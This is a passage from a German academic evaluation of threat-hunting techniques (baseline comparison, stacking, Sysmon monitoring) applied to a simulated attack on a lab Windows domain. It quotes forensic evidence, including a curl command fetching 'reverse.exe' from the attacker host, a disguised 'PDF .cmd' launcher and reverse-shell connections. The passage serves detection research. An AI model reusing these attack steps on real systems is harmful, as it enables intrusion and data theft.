Die Ausführung der maliziösen Datei „reverse.exe“ kann aus den Artefakten Netstat, Pslist und Prefetch nachvollzogen werden. Besonders aus dem Artefakt Prefetch kann die Ausführung beim Baselineabgleich erkannt werden. So kann diesem entnommen werden, dass zwischen der Erstellung der Baseline und dem Zeitpunkt nach dem Angriff 25 neue Prefetchdateien hinzugekommen sind, wie der Abbildung 37 entnommen werden kann. Die Tabelle aus Abbildung 37 stellt das Ergebnis des Baselineabgleichs für das Artefakt Prefetch dar, wobei in diesem Fall lediglich die relevantesten Spalten dargestellt werden.

Auffällig ist hierbei, dass eine Prefetchdatei für ein Programm aus dem Downloadverzeichnis eines Nutzers erstellt wurde und nicht wie der Rest aus dem Windows-Verzeichnis. Somit hebt sich das Programm „reverse.exe“, in Abbildung 37 rot unterstrichen, trotz legitimer neuer Systemdateien ab und könnte auch erkannt werden, wenn es nicht so auffällig heißen würde.

Des Weiteren kann anhand des zeitlichen Zusammenhangs der Erstellung von Prefetchdateien für die Programme „CURL.EXE“, „WHOAMI.EXE“, „SPOOLSV.EXE“ und „REG.EXE“ der Verlauf der Angriffsaktivitäten auf dem Client 1 erahnt werden. Natürlich haben die genannten Programme einen legitimen Zweck auf dem System. Jedoch kann aufgrund des zeitlichen

Zusammenhangs und mit dem Hintergrundwissen, dass Angreifer gerne Techniken wie „Living oft he land“ einsetzen, gemutmaßt werden, dass es sich dabei um Angriffsaktivitäten handeln könnte, die zum Teil im Rahmen der weiteren Auswertung des Angriffs relevant werden.

In den Artefakten Pslist und Netstat kann die Datei „reverse.exe“ ebenfalls festgestellt werden, da diese zum Zeitpunkt der Durchführung der zweiten Jagd noch ausgeführt wurde. Aus dem Artefakt Netstat geht auch hervor, welche IP-Adresse und welchen Port das malizöse Programm nutzt, was auch als Auffälligkeit erachtet werden kann, siehe Abbildung 39.

Pid	Ppid	Path	Src IP	Src Port	Dest IP	Dest Port	Fqdn	Sourcehunt	Total Count
3164	896	C:\Windows\System32\wbem\NmiPrvSE.exe	127.0.0.1	60011		0	DC1.corp.contoso.com	Baseline	1
4508	632	C:\ProgramData\Microsoft\Windows Defender\Pla...	10.0.0.104	50248	52.113.194.132	443	CLIENT3.corp.contoso.com	Baseline	1
4244	6028	C:\Users\TestUser1\Downloads\reverse.exe	10.0.0.102	49917	192.168.178.56	8080	CLIENT1.corp.contoso.com	Hunt2	1
1716	4364	C:\Windows\System32\rundll32.exe	10.0.0.102	49940	192.168.178.56	4444	CLIENT1.corp.contoso.com	Hunt2	1
4828	428	C:\Windows\explorer.exe	127.0.0.1	65099		0	FS1.corp.contoso.com	Baseline	1

Abbildung 39: Ergebnis des Baselineabgleichs für das Artefakt Netstat

In Abbildung 39 ist zudem anhand der Spalte „Sourcehunt“ erkennbar, dass drei Zeilen aus der Baseline stammen. Dies ist der Fall, da diese Verbindungen zum Zeitpunkt der Erstellung der Baseline bestand hatten und bei der Durchführung der zweiten Jagd nicht mehr vorhanden waren.

Aufgrund dieser Ergebnisse ist die erfolgreiche Ausführung des Schadprogramms gut erkennbar, wodurch zwei Punkte für diesen Bereich vergeben werden.

- **Privilege Escalation - Create or Modify System Process – T1543**

Die Ausführung des Exploits für die Schwachstelle „SpoolFool“ kann insofern nachvollzogen werden, dass der Print-Spool-Dienst „spoolsv.exe“ in den Artefakten „Prefetch“ und „Amcache“ nach dem Abgleich mit der Baseline feststellbar ist. Dies wäre nicht der Fall, falls ein Nutzer vor der Erstellung der Baseline einen Druckauftrag erstellt hätte, da dieser Dienst hierfür zuständig ist und somit bereits vor der Erstellung der Baseline aufgeführt worden wäre. [66]

Wie bereits erwähnt kann hier lediglich aus dem zeitlichen Zusammenhang geschlossen werden. Außerdem kann dem Exploit aus Abbildung 21 in Abschnitt 3.8.3 entnommen werden, dass eine bestimmte DLL-Datei „bhNZdcztk.DLL“ für den Exploit verwendet und anschließend gelöscht wurde. Diese DLL Datei kann

in dem Artefakt Prefetch entdeckt werden, da dort auch DLL-Dateien, die in die Ausführung des Programms einbezogen werden, gespeichert werden. Somit liegt diese Information dort vor, ohne dass die Datei noch auf dem System existent sein muss. Ohne das Wissen, dass diese DLL Datei im Grunde maliziöser Aktivitäten dient, ist diese sicherlich nicht in Verbindung mit dem Angriff zu bringen. Daher wird für diesen Bereich ein Punkt vergeben.

- **Persistence – Boot or Logon Autostart Execution: Registry Run Keys – T1547.001**

Das Hinzufügen des Registry-Schlüssels ist gut im Abgleich des Artefakts Autostart erkennbar, da es sich um den einzigen Eintrag handelt, weil sich sonst keine Autostart-Registrysschlüssel auf den Systemen geändert haben, siehe Abbildung 40.

Time	Entry Location	Launch String	Fqdn	Sourcehunt	Total Count
20100414-220653	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	C:\Users\TestUser1\Downloads\reverse.exe	CLIENT1.corp.contoso.com	Hunt2	1

Abbildung 40: Ergebnis des Baselineabgleichs für das Artefakt Autostart

Aufgrund dessen werden in diesem Bereich zwei Punkte vergeben.

- **Credential Access – OS Credential Dumping – T1003**

Auf diese Aktivität können in dem Baselineabgleich keine Hinweise entdeckt werden. Dies kommt wahrscheinlich daher, da das hierzu genutzten Programm „Kiwi“, welches an Mimikatz angelehnt ist, lediglich im Arbeitsspeicher ausgeführt wird und somit wenig Artefakte hinterlässt. [67] Deshalb werden für diesen Bereich null Punkte vergeben.

- **Command and Control – Proxy – T1090**

Auch diese Aktivität kann bei Baselineabgleich nicht festgestellt werden, da es sich hierbei viel mehr um eine Konfiguration des Angreifersystems sowie der Reverse Shell auf dem Client 1 handelt, was sich jedoch in keinem der Artefakte widerspiegelt.

- **Discovery – Remote System Discovery – T1018 & Network Service Discovery - T1046**

Die Aktivitäten des System- und Portscans können ebenfalls nicht in den

erhobenen Artefakten, bzw. dem Baselineabgleich festgestellt werden, weshalb null Punkte vergeben werden.

- **Lateral Movement – Remote Services: Remote Desktop Protocol – T1021.001**

Auch diese Aktivität kann beim Baselineabgleich nicht festgestellt werden. Die Vermutung könnte nahelegen, dass sich Hinweise auf diese Aktivität im Artefakt Netstat wiederfinden lassen, was nicht der Fall ist, da die Netzwerkverbindungen zwischen dem Client 1 und dem GW1 sowie dem FS1 zum Zeitpunkt der Erstellung der zweiten Jagd nicht mehr vorhanden waren. Wären diese Verbindungen aktiv gewesen, wären sie auch dort ggf. zu finden gewesen. Somit müssen auch hier null Punkte vergeben werden, wobei das Potenzial für eine erfolgreiche Ermittlung der Angriffsaktivität in bestimmten Fällen vorhanden wäre.

- **Defense Evasion – Impair Defenses: Disable or Modify System Firewall – T1562.004**

Erwartungsgemäß wäre diese Aktivität im Artefakt „FirewallRules“ zu finden gewesen. Jedoch werden in diesem Artefakt leider keine Details zu der jeweiligen Regel erhoben. Im Rahmen der Angriffsaktivität wurde lediglich eine bestehende Regel (RDP) so verändert, dass Verbindungen über öffentliche Netzwerke zugelassen werden. Diese Veränderung wird nicht durch das Velociraptor Artefakt erhoben, weshalb auch bei dem Baselinevergleich keine Veränderungen feststellbar sind. Somit ist dieses Artefakt ungeeignet für die hier verfolgte Zielrichtung, was erst im Rahmen der Auswertung festgestellt wurde. Somit müssen auch hier null Punkte vergeben werden.

- **Persistence - Create Account: Local Account - T1136.001**

Die Erstellung des lokalen Administratoraccounts kann gut in dem Abgleich der Artefakte „LocalAdmins“ und „AllUsers“ festgestellt werden, da es sich um die einzigen Einträge handelt, siehe Abbildung 41.

Name	SID	Principal Source	Fqdn	Sourcehunt	Total Count
GW1\LocalAdmin	S-1-5-21-4144081149-195949001-1118491965-1000	Local	GW1.corp.contoso.com	Hunt2	1

Abbildung 41: Ergebnis des Baselineabgleichs für das Artefakt LocalAdmins

Aufgrund der guten Erkennbarkeit der Angriffsaktivität werden zwei Punkte vergeben.

- **Exfiltration – Exfiltration over Web Service – T1567**

Im Rahmen dieser Aktivität wurde ein gesondertes Programm „WinSCP“ genutzt. Hierzu musste es zuvor installiert werden, was im Artefakt „UserAssist“ Spuren hinterlassen hat, die durch den Baselinevergleich gut hervorgehoben werden können, siehe Abbildung 42.

Name	User	Fqdn	Sourcehunt	Total Count
Microsoft.Windows.Client.CBS_cw5n1h2txyewy!ScreenClipping	LabAdmin	GW1.corp.contoso.com	Hunt2	1
Microsoft.Windows.SecHealthUI_cw5n1h2txyewy!SecHealthUI	TestUser1	CLIENT1.corp.contoso.com	Hunt2	1
{9E3995AB-1F9C-4F13-B827-48B2486C7174}\TaskBar\Microsoft Edge.lnk	LabAdmin	FS1.corp.contoso.com	Hunt2	1
Microsoft.Windows.ShellExperienceHost_cw5n1h2txyewy!App	LabAdmin	FS1.corp.contoso.com	Hunt2	1
MSEdge	LabAdmin	FS1.corp.contoso.com	Hunt2	1
C:\Users\LabAdmin\AppData\Local\Programs\WinSCP\unins000.exe	LabAdmin	FS1.corp.contoso.com	Hunt2	1
C:\Users\LabAdmin\AppData\Local\Programs\WinSCP\WinSCP.exe	LabAdmin	FS1.corp.contoso.com	Hunt2	1

Abbildung 42: Ergebnis des Baselineabgleichs für das Artefakt UserAssist

Die Exfiltration, bzw. welche Daten exfiltriert wurden, kann mittels der erhobenen Artefakte und des Baselineabgleichs nicht festgestellt werden. Aufgrund dessen wird für diesen Bereich ein Punkt vergeben, da die Intention der Aktivität in Ansätzen feststellbar ist.

4.2.2 Stacking

- **Initial Access – Phishing Link - T1566**

Da sich die Ergebnisse für das Stacking aus denselben Artefakten wie beim Baselinevergleich zusammensetzen, besteht auch hier nicht die Möglichkeit das Herunterladen der Schadsoftware festzustellen. Auch beim Stacking wäre das Nutzen von Artefakten wie Download- und Browserhistorie im Echtfall nicht hilfreich, da sowohl Downloads als auch besuchte Webseiten zu divers sind und es sehr viele Einträge gäbe, die nur einmal existieren, weil Nutzer unterschiedliche Webseiten aufsuchen und Dateien herunterladen. Somit werden für diesen Bereich null Punkte vergeben.

- **Execution - Exploitation for Client Execution – T1203**

Die Ausführung der maliziösen Datei „reverse.exe“ kann den Artefakten „Prefetch“ und „Pslist“ im Stacking der Clients entnommen werden. Bei dem Artefakt Prefetch ist auffällig, dass es sehr viele Einträge für System-Programme gibt, die jeweils nur auf einem Client System ausgeführt worden sind. Dies liegt daran, dass für das Zählen der Einträge die Spalte „Hash“ verwendet wurde und viele Windows Systemprogramme auf verschiedenen Systemen über unterschiedliche Hashwerte für die gleichen Programme verfügen. Dies liegt wiederum daran, dass für die Berechnung des Hashwertes der Prefetchdateien der absolute Pfad des jeweiligen Programms genutzt wird, welcher eine „Volumen-ID“ enthält, die auf jedem System für die jeweilige Festplatte, unterschiedlich sein kann. [45]

Die Nutzung einer anderen Spalte für das Zählen der Einträge scheint hier dennoch nicht zielführend. Die Verwendung der naheliegensten Spalte „Executable“, die lediglich den Namen der ausführbaren Datei enthält, ist nicht sinnvoll, da so maliziöse Programme, die sich wie Systemprogramme nennen aber in einem anderen Pfad befindlich sind, so nicht als herausragend erkannt werden können.

Somit gibt es im Rahmen des Stackings des Prefetch Artefakts der Clients 137 Einträge ausführbarer Dateien, die anhand ihres Prefetch-Hashwerts lediglich auf einem System zu finden sind, siehe Anhang 5. Auch hier wäre es möglich, Systemverzeichnisse die ohne administrative Berechtigungen nicht beschrieben werden können auszuschließen. Es gibt jedoch insgesamt 29 Einträge, die Programme unter Nutzerverzeichnissen referenzieren.

Etwas besser erkennbar ist die maliziöse Datei im „Pslist“ Artefakt, da dort anhand des Hashwerts der jeweiligen ausführbaren Datei sortiert wird. Somit können Systemprogramme zum Großteil auf den verschiedenen Systemen als gleichartig erkannt werden. Dies führt dazu, dass das Programm „reverse.exe“ unter 20 Programmen, die nur auf dem Client 1 zu finden sind, doch heraussticht, auch wegen des Pfads, unter welchem es gespeichert ist, siehe Abbildung 43.

Pid	Exe	Fqdn	Total Count
5244	C:\Windows\System32\SecurityHealthService.exe	CLIENT1.corp.contoso.com	1
3548	C:\Windows\System32\sihost.exe	CLIENT1.corp.contoso.com	1
5388	C:\Windows\System32\taskhostw.exe	CLIENT1.corp.contoso.com	1
5636	C:\Windows\explorer.exe	CLIENT1.corp.contoso.com	1
4868	C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\StartMe...	CLIENT1.corp.contoso.com	1
4684	C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe	CLIENT1.corp.contoso.com	1
4572	C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdge.exe	CLIENT1.corp.contoso.com	1
4304	C:\Windows\System32\ApplicationFrameHost.exe	CLIENT1.corp.contoso.com	1
5132	C:\Windows\System32\browser_broker.exe	CLIENT1.corp.contoso.com	1
5468	C:\Windows\System32\Windows.WARP.JITService.exe	CLIENT1.corp.contoso.com	1
1280	C:\Windows\System32\MicrosoftEdgeCP.exe	CLIENT1.corp.contoso.com	1
2168	C:\Windows\System32\MicrosoftEdgeSH.exe	CLIENT1.corp.contoso.com	1
6128	C:\Windows\System32\ctfmon.exe	CLIENT1.corp.contoso.com	1
5664	C:\Windows\System32\SecurityHealthSystray.exe	CLIENT1.corp.contoso.com	1
5740	C:\Users\TestUser1\AppData\Local\Microsoft\OneDrive\OneDrive.exe	CLIENT1.corp.contoso.com	1
6012	C:\Windows\System32\SecurityHealthHost.exe	CLIENT1.corp.contoso.com	1
4472	C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe	CLIENT1.corp.contoso.com	1
4736	C:\Windows\SystemApps\Microsoft.LockApp_cw5n1h2txyewy\LockApp.exe	CLIENT1.corp.contoso.com	1
4244	C:\Users\TestUser1\Downloads\reverse.exe	CLIENT1.corp.contoso.com	1
5092	C:\Program Files\WindowsApps\Microsoft.Windows.Photos_2023.10070.17002.0_x64_8wekyb3...	CLIENT1.corp.contoso.com	1
3008		CLIENT2.corp.contoso.com	15
1716	C:\Windows\System32\rundll32.exe	CLIENT1.corp.contoso.com	2
3536	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24030.9-0\NisSrv.exe	CLIENT2.corp.contoso.com	3
372	C:\Windows\System32\smsx.exe	CLIENT2.corp.contoso.com	4

Abbildung 43: Ergebnis des Stacking für das Artefakt Pslist

Aufgrund der Sichtbarkeit der malizösen Datei im Vergleich zum Baselinevergleich werden hier ebenfalls zwei Punkt vergeben.

- **Privilege Escalation - Create or Modify System Process – T1543**

Der einzige Hinweis auf die Ausführung des Exploits unter Ausnutzung der Schwachstelle im Programm „spoolsv.exe“ findet sich im Stacking-Ergebnis der Clients im Artefakt „Prefetch“ wieder. Dort ist zu erkennen, dass „spoolsv.exe“ lediglich auf dem Client 1 ausgeführt wurde, was ohne weitere Informationen nicht besonders hilfreich ist, da es sich um ein legitimes Programm handelt. Zudem verbirgt sich diese Information hinter 137 anderen Programmen die nur auf einem Client ausgeführt wurden. Dabei ist diesmal keine Auffälligkeit aufgrund des Pfads ersichtlich, da es sich um eine legitime Systemdatei handelt.

Aufgrund dessen ist es schwierig argumentativ festzulegen, ob hier null Punkte oder ein Punkt vergeben werden sollen, da ein Hinweis auf die Angriffsaktivität vorhanden ist. Dieser könnte jedoch ohne Hintergrundwissen, kaum erkannt werden. Im Gegensatz zum Baselinevergleich, wo sich die Ausführung des Programms unter 25 Einträgen wiederfindet, ist die Anzahl der Einträge beim Stacking mit 137 wesentlich höher und somit wesentlich schwieriger zu bemerken. Deshalb werden für diesen Bereich null Punkte vergeben.

- **Persistence – Boot or Logon Autostart Execution: Registry Run Keys – T1547.001**

Das Hinzufügen des Registry Schlüssels ist im Stacking des Artefakts “Autoruns” der Clients gut erkennbar, siehe Abbildung 44.

Entry Location	Image Path	Fqdn	Total Count
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	c:\users\testuser4\appdata\local\microsoft\edgeupdate\1.3.187.37\microsoftedgeupdatecore.exe	CLIENT4.corp.contoso.com	1
Task Scheduler	\\fs1\public\software\sysmon\deploy_sysmon.bat	CLIENT3.corp.contoso.com	1
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	c:\users\labadmin\appdata\local\microsoft\onedrive\onedrive.exe	CLIENT3.corp.contoso.com	1
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	c:\users\testuser1\downloads\reverse.exe	CLIENT1.corp.contoso.com	1
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	c:\users\testuser1\appdata\local\microsoft\onedrive\onedrive.exe	CLIENT1.corp.contoso.com	1

Abbildung 44: Ergebnis des Stackings für das Artefakt Autoruns

Zwar sind hier fünf Einträge zu finden, was im Vergleich zum Baselinevergleich mit nur einem Eintrag mehr ist, jedoch ist die maliziöse Aktivität dennoch gut erkennbar, sodass hier zwei Punkte vergeben werden.

- **Credential Access – OS Credential Dumping – T1003**

Wie auch beim Baselinevergleich schon dargestellt, ist es anhand der gewählten Artefakte nicht möglich diese Aktivität zu erkennen, weshalb auch hier null Punkte vergeben werden.

- **Command and Control – Proxy – T1090**

Wie auch beim Baselinevergleich schon dargestellt, ist es anhand der gewählten Artefakte nicht möglich diese Aktivität zu erkennen, weshalb auch hier null Punkte vergeben werden.

- **Discovery – Remote System Discovery – T1018 & Network Service Discovery - T1046**

Wie auch beim Baselinevergleich schon dargestellt, ist es anhand der gewählten Artefakte nicht möglich diese Aktivität zu erkennen, weshalb auch hier null Punkte vergeben werden.

- **Lateral Movement – Remote Services: Remote Desktop Protocol – T1021.001**

Wie auch beim Baselinevergleich schon dargestellt, ist es anhand der gewählten Artefakte nicht möglich diese Aktivität zu erkennen, weshalb auch hier null Punkte vergeben werden.

- **Defense Evasion – Impair Defenses: Disable or Modify System Firewall – T1562.004**

Wie auch beim Baselinevergleich schon dargestellt, ist es anhand der gewählten Artefakte nicht möglich diese Aktivität zu erkennen, weshalb auch hier null Punkte vergeben werden.

Angemerkt werden kann hier zudem, dass das Stacking der Server zu keinen besonders guten Ergebnissen führt. Im Beispiel des Artefakts „FirewallRules“ gibt es 975 Zeilen, die nur einmal im Stacking der Server des Testnetzes vorkommen. Das ist eine sehr hohe Anzahl von Einträgen, die ausgewertet werden müssten. Daran ist sichtbar, dass die Systeme im Rahmen des Stackings so gleichartig wie möglich sein müssen, was im Falle der hier genutzten Server nicht zutrifft.

- **Persistence - Create Account: Local Account - T1136.001**

Das Hinzufügen des lokalen Administratoraccounts auf dem System GW1 kann im Stacking der Artefakte „LocalAdmins“ und „AllUsers“ für die Server festgestellt werden. Jedoch ist fraglich, inwiefern sich die Funktion des Stackings hilfreich bei der Feststellung dieser Aktivität erweist, da die Anzahl der Zeilen in den jeweiligen Tabellen kaum reduziert wird. In Abbildung 45 ist das Stacking für das Artefakt „LocalAdmins“ zu sehen.

Name	Principal Source	Fqdn	Total Count
ntlm	ntlm	ntlm	ntlm
CM1\LabAdmin	Local	CM1.corp.contoso.com	1
CORP\Domain Admins	Domain	GW1.corp.contoso.com	3
FS1\Administrator	Local	FS1.corp.contoso.com	1
GW1\LabAdmin	Local	GW1.corp.contoso.com	1
GW1\LocalAdmin	Local	GW1.corp.contoso.com	1

Abbildung 45: Ergebnis des Stackings für das Artefakt LocalAdmins

Hierbei kann anhand der Spalte „Total Count“ festgestellt werden, dass die Anzahl der Accounts mit administrativen Rechten grundsätzlich nicht besonders hoch ist und der hinzugefügte Account „LocalAdmin“ auch ohne das Stacking aufgefallen wäre. Auch im Artefakt „AllUsers“, welches Abbildung 46 entnommen werden kann, ist zu sehen, dass eine Reduzierung der Zeilen kaum stattgefunden hat, bis auf die letzten vier Accounts, die drei Mal vorkommen.

Uid	Gid	Name	Fqdn	Total Count
501	513	Gast	FS1.corp.contoso.com	1
500	513	Administrator	FS1.corp.contoso.com	1
1104	515	CM1\$	DC1.corp.contoso.com	1
1106	515	GW1\$	DC1.corp.contoso.com	1
1601	515	CLIENT1\$	DC1.corp.contoso.com	1
1602	515	CLIENT2\$	DC1.corp.contoso.com	1
1603	515	FS1\$	DC1.corp.contoso.com	1
1606	515	VELOCIRAPTOR\$	DC1.corp.contoso.com	1
1605	515	CLIENT3\$	DC1.corp.contoso.com	1
1604	515	CLIENT4\$	DC1.corp.contoso.com	1
1114	513	SQL_SA	DC1.corp.contoso.com	1
502	513	krbtgt	DC1.corp.contoso.com	1
1107	513	TestUser1	DC1.corp.contoso.com	1
1110	513	TestUser2	DC1.corp.contoso.com	1
1111	513	TestUser3	DC1.corp.contoso.com	1
1113	513	TestUser4	DC1.corp.contoso.com	1
1118	513	CM_RS	DC1.corp.contoso.com	1
1116	513	SQL_IGTACC	DC1.corp.contoso.com	1
1115	513	SQL_SVCAGT	DC1.corp.contoso.com	1
1117	513	CM_NetAcc	DC1.corp.contoso.com	1
1000	513	LocalAdmin	GW1.corp.contoso.com	1
504	513	WDAGUtilityAccount	GW1.corp.contoso.com	3
500	513	LabAdmin	GW1.corp.contoso.com	3
501	513	Guest	GW1.corp.contoso.com	3
503	513	DefaultAccount	GW1.corp.contoso.com	3

Abbildung 46: Ergebnis des Stackings für das Artefakt AllUsers

Im Vergleich zum Baselineabgleich, wo der maliziöse Account auf den ersten Blick erkennbar war, da es sich um den einzigen Eintrag gehandelt hat, schneidet das Stacking schlechter ab, weshalb nur ein Punkt vergeben wird.

- **Exfiltration – Exfiltration over Web Service – T1567**

Die Erkennung der eigentlichen Exfiltration ist auch hier aufgrund der Beschaffenheit der Artefakte nicht möglich. Feststellbar ist lediglich die Installation des Programms Winscp, welche sich im Stacking des Artefakts „UserAssist“ der Server wiederfindet. Hierbei gibt es jedoch 42 andere Programme, die nur einmal existieren. Dies kommt wie auch schon zuvor erwähnt daher, dass die Server alle einer unterschiedlichen Funktionalität nachgehen und obwohl sie über das gleiche Betriebssystem verfügen, dennoch zu unterschiedlich für das Stacking sind. Da die Auswertung von 42 Zeilen ohne weiteres Hintergrundwissen auf das gesuchte Programm nicht besonders zielführend ist, werden hier null Punkte vergeben, auch weil beim

Baselinevergleich zumindest nur sieben andere Programme auf maliziöse Hintergründe bewertet werden mussten.

4.2.3 Monitoring

Im Rahmen der folgenden Auswertung der gesammelten Eventlogeinträge des Testnetzwerks wurde das Programm „Event Log Explorer“ verwendet, da dieses eine bessere Filterung und Suche nach regulären Ausdrücken ermöglicht als der native Windows Eventlogviewer. [68] Weil das Monitoring erst direkt vor dem Angriff aktiviert wurde, ist der Zeitraum von ca. drei Stunden mit 23449 Events, welche ausgewertet werden müssen, nicht besonders realitätsnah, da in der Praxis weitaus größere Datenmengen von mehreren Systemen über einen längeren Zeitraum verarbeitet werden. Dies trifft auch auf die Daten des Baselinevergleichs und des Stackings zu, jedoch ist die Vereinfachung der Aufgabe der Suche nach Angriffsaktivitäten hier um ein Vielfaches größer. Zudem wurden während der Angriffsaktivitäten keine normalen Nutzeraktivitäten simuliert, was die Menge an auszuwertenden Events in dem Zeitraum noch weiter erhöht hätte.

Die folgende Auswertung erfolgt hauptsächlich mittels Sysmon Events. Dabei werden die Event-IDs, die bereits in Abschnitt 3.2 erläutert wurden, verwendet. [34]

- **Initial Access – Phishing Link - T1566**

Bei der Suche nach der Sysmon ID 15 „FileCreateStreamHash“, welche häufig für den Download von Dateien steht [34], können 12 Events festgestellt werden. Zwei davon beinhalten die Information, dass das präparierte WinRAR-Archive um 11:35:36 Uhr (UTC+2) auf dem System Client 1 durch den Nutzer „TestUser1“ mithilfe des Firefox Browsers heruntergeladen wurde, siehe Abbildung 47. Dabei stellt Sysmon, wie zuvor konfiguriert, sogar die Information bereit, um welche Angreiferaktivität es sich handeln könnte. Hier wird „T1189, Drive-by Compromise“ angegeben, was grundsätzlich auch zutreffend als Bezeichnung für diese Aktivität im Einzelnen ist.

The screenshot shows the Windows Event Viewer window titled "Log After Attack.evtx". The main pane displays a list of events filtered to show 12 of 23449 events. The selected event is an Information event (ID 15) from the source "Microsoft-Windows-Sysmon" at 11:35:36 on 10.05.2024. The description pane below provides details about the event, including insertion strings related to a drive-by compromise technique.

Type	Date	Time	Event	Source	Category	User	Computer
Information	10.05.2024	13:35:27	15	Microsoft-Windows-Sysmon	(15)	\SYSTEM	FS1.corp.contoso.com
Information	10.05.2024	13:35:27	15	Microsoft-Windows-Sysmon	(15)	\SYSTEM	FS1.corp.contoso.com
Information	10.05.2024	13:35:27	15	Microsoft-Windows-Sysmon	(15)	\SYSTEM	FS1.corp.contoso.com
Information	10.05.2024	13:35:27	15	Microsoft-Windows-Sysmon	(15)	\SYSTEM	FS1.corp.contoso.com
Information	10.05.2024	13:35:27	15	Microsoft-Windows-Sysmon	(15)	\SYSTEM	FS1.corp.contoso.com
Information	10.05.2024	13:35:18	15	Microsoft-Windows-Sysmon	(15)	\SYSTEM	FS1.corp.contoso.com
Information	10.05.2024	13:35:18	15	Microsoft-Windows-Sysmon	(15)	\SYSTEM	FS1.corp.contoso.com
Information	10.05.2024	12:59:47	15	Microsoft-Windows-Sysmon	(15)	\SYSTEM	CLIENT3.corp.contoso.com
Information	10.05.2024	11:59:48	15	Microsoft-Windows-Sysmon	(15)	\SYSTEM	CLIENT3.corp.contoso.com
Information	10.05.2024	11:35:36	15	Microsoft-Windows-Sysmon	(15)	\SYSTEM	CLIENT1.corp.contoso.com
Information	10.05.2024	11:35:36	15	Microsoft-Windows-Sysmon	(15)	\SYSTEM	CLIENT1.corp.contoso.com

Description

*The description for Event ID (15) in Source (Microsoft-Windows-Sysmon) could not be found. Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change Description Server.

The following information was included with the event (insertion strings):
 technique_id=T1189,technique_name=Drive-by Compromise
 2024-05-10 09:35:36.464
 {f8ca0500-ea08-663d-0401-00000000f00}
 4876
 C:\Program Files\Mozilla Firefox\firefox.exe
 C:\Users\TestUser1\Downloads[classified_files.rar:Zone.Identifier
 2024-05-10 09:35:36.264
 SHA1=AFFAB20B55CE9E0C2BA2A6D1AE044148912641A6,MD5=AD331AEBFEBDBF40C58FE3F6DD93B08F,SHA256=03046B23388F7CF158424E63F606E0A28EAB00708B5A89112D43C204AE815B90,IMPHASH=00000000000000000000000000000000
 [ZoneTransfer] ZoneId=3 HostUrl=http://192.168.178.56/classified_files.rar
 CORP\TestUser1

Abbildung 47: Darstellung eines Sysmon-Events mit der ID 15, welches Informationen über das Herunterladen des WinRAR-Archives enthält

Die Zuordnung von Events zu konkreten Angriffsaktivitäten durch Sysmon ist jedoch bei der Filterung nach Angriffsaktivitäten nicht hilfreich, da auch bei legitimen Aktivitäten eine Zuordnung zu einer potenziellen Angriffstechnik stattfindet.

Betrachtet man nun diesen Zeitpunkt als Ausgangspunkt des Angriffs, können die Einträge des Systems Client 1 direkt nach diesem Ereignis, dieses Angreifervorgehen vollständig darstellen. Um 11:37:23 Uhr (UTC+2) wird ein neuer Prozess mittels der PDF-Datei „CLASSIFIED_DOCUMENTS.pdf .cmd“ aus der RAR-Datei gestartet. Dabei wird mithilfe des Programms Curl die malizöse Datei „reverse.exe“ von der IP-Adresse des Kali Linux Systems heruntergeladen, siehe Abbildung 48.

Die Angriffsaktivität ist hier gut erkennbar. Jedoch wäre diese auch beim Baselinevergleich und dem Stacking sichtbar gewesen, wenn die entsprechenden Artefakte mitberücksichtigt worden wären, was nicht der Fall war da eine Anwendbarkeit in der Praxis nicht gegeben wäre.

The screenshot shows the Windows Event Viewer interface. The top bar indicates the log is filtered to show 3617 of 23449 events. The main table lists several Sysmon events. The event with ID 1 is highlighted in blue. Below the table, the description pane for this event is visible, containing the following text:

```
*The description for Event ID ( 1 ) in Source ( Microsoft-Windows-Sysmon ) could not be found.
Either the component that raises this event is not installed on the computer or the installation is corrupted.You can install or repair the component
or try to change Description Server.

The following information was included with the event (insertion strings):
technique_id=T1105,technique_name=Ingress Tool Transfer
2024-05-10 09:37:23.014
{f8ca0500-ead3-663d-1901-000000000f00}
5040
C:\Windows\System32\curl.exe
7.55.1
The curl executable
The curl executable
curl, https://curl.haxx.se/
curl.exe
curl -O http://192.168.178.56/reverse.exe
C:\Users\TestUser1\Downloads\
CORP\TestUser1
{f8ca0500-e572-663d-554e-170000000000}
0x174e55
1
Medium
SHA1=B073B1B84A589B7FEFD380AE9E097C3040E4DD07,MD5=2419907A0BB9A14F1871F0BDA7F65578,SHA256
=C53B0901C262071DA3F3FBB69C30C2C26E2AB7866C7C42183C830B9A609C7994,IMPHASH=93009B50C3F15A001009BCDE9939BF92
{f8ca0500-ead2-663d-1701-000000000f00}
6028
C:\Windows\System32\cmd.exe
C:\Windows\system32\cmd.exe /c ""C:\Users\TESTUS~1\AppData\Local\Temp\Rar$D1a1388.15212\CLASSIFIED_DOCUMENTS.pdf .cmd" "
CORP\TestUser1
```

Abbildung 48: Darstellung eines Sysmon-Events mit der ID 1, welches Informationen über das Herunterladen des WinRAR-Archives enthält

Da in den Eventlogs jedoch so viele Details zum Angreifervorgehen und weitere Informationen zu finden sind wird hier ein Punkt vergeben, da eine Ermittlung der Aktivität auch bei vielen Downloads mithilfe der weiteren Informationen potenziell möglich und sehr aufschlussreich gewesen wäre.

- **Execution - Exploitation for Client Execution – T1203**

Kurz nach dem Herunterladen von „reverse.exe“ wird ein weiterer neuer Prozess durch CMD gestartet, wobei es sich um „reverse.exe“ selbst handelt, was anhand eines Sysmon Events mit der ID 1 zu sehen ist. Gleichzeitig ist anhand eines Events mit der ID 3 zu erkennen, dass eine Netzwerkverbindung durch „reverse.exe“ zum Kali Linux Server mit der IP Adresse 192.168.178.56 auf Port 8080 hergestellt wird, siehe Abbildung 49.

Type	Date	Time	Event	Source	Category	User	Computer
Information	10.05.2024	11:38:51	13	Microsoft-Windows-Sysmon	(13)	\SYSTEM	CLIENT1.corp.contoso.com
